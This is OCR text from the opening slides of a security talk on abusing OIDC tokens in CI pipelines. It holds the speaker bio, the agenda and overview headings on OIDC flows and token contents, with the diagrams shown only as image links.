

OH-MY-DC

Abusing OIDC tokens all the way to your cloud

Weavy.ai



WHODIS?

[+] Aviad Hahami (@_0xffd)
[+] Security research @ Palo Alto Networks in the CI domain
[+] Latest publication → CVE-2023-36052
[+] Interest in:
* Bugbounty
* DJing
* Graph Theory
* FPV drones



WHY LISTEN?

* If you're completely new to this world, you will get an idea of what is OIDC in the context of CI 🎓

* Misconfigurations and pitfalls that can save your weekends

* New exploitation and abuse ideas for bugbounty (maybe? 🤞)



Agenda

- [ ] OIDC Overview
- [ ] OIDC “no-configs” (user errors 1.0)
- [ ] OIDC misconfigurations (user errors 2.0)
- [ ] CI Vendor misconfigurations



OIDC Overview


101: Entities in play, id tokens and their contents.




In case you're like my friends and lived under a rock for the past 10 years
Here's what CI is in 1 slide


OIDC Overview

>> What is CI (Xtremely quick)



OIDC Overview


>> What is CI (Xtremely quick)



OIDC Overview


>> Problem space and what OIDC intends to solve

How does authentication happen?



OIDC Overview

>> OIDC over long lived credentials



OIDC Overview

>> OIDC over long lived credentials

Option 2:
OIDC!

Access resource
(GCP, AWS, Dockerhub)

CI machine
(ubuntu, mac...)




OIDC Overview

>> Flow and entities




OIDC Overview

>> Flow & entities




OIDC Overview

>> Flow & entities




OIDC Overview

>> Flow & entities



OIDC Overview

>> Flow & entities



OIDC Overview

>> id tokens and their contents

OIDC Overview

>> Tokens and their contents

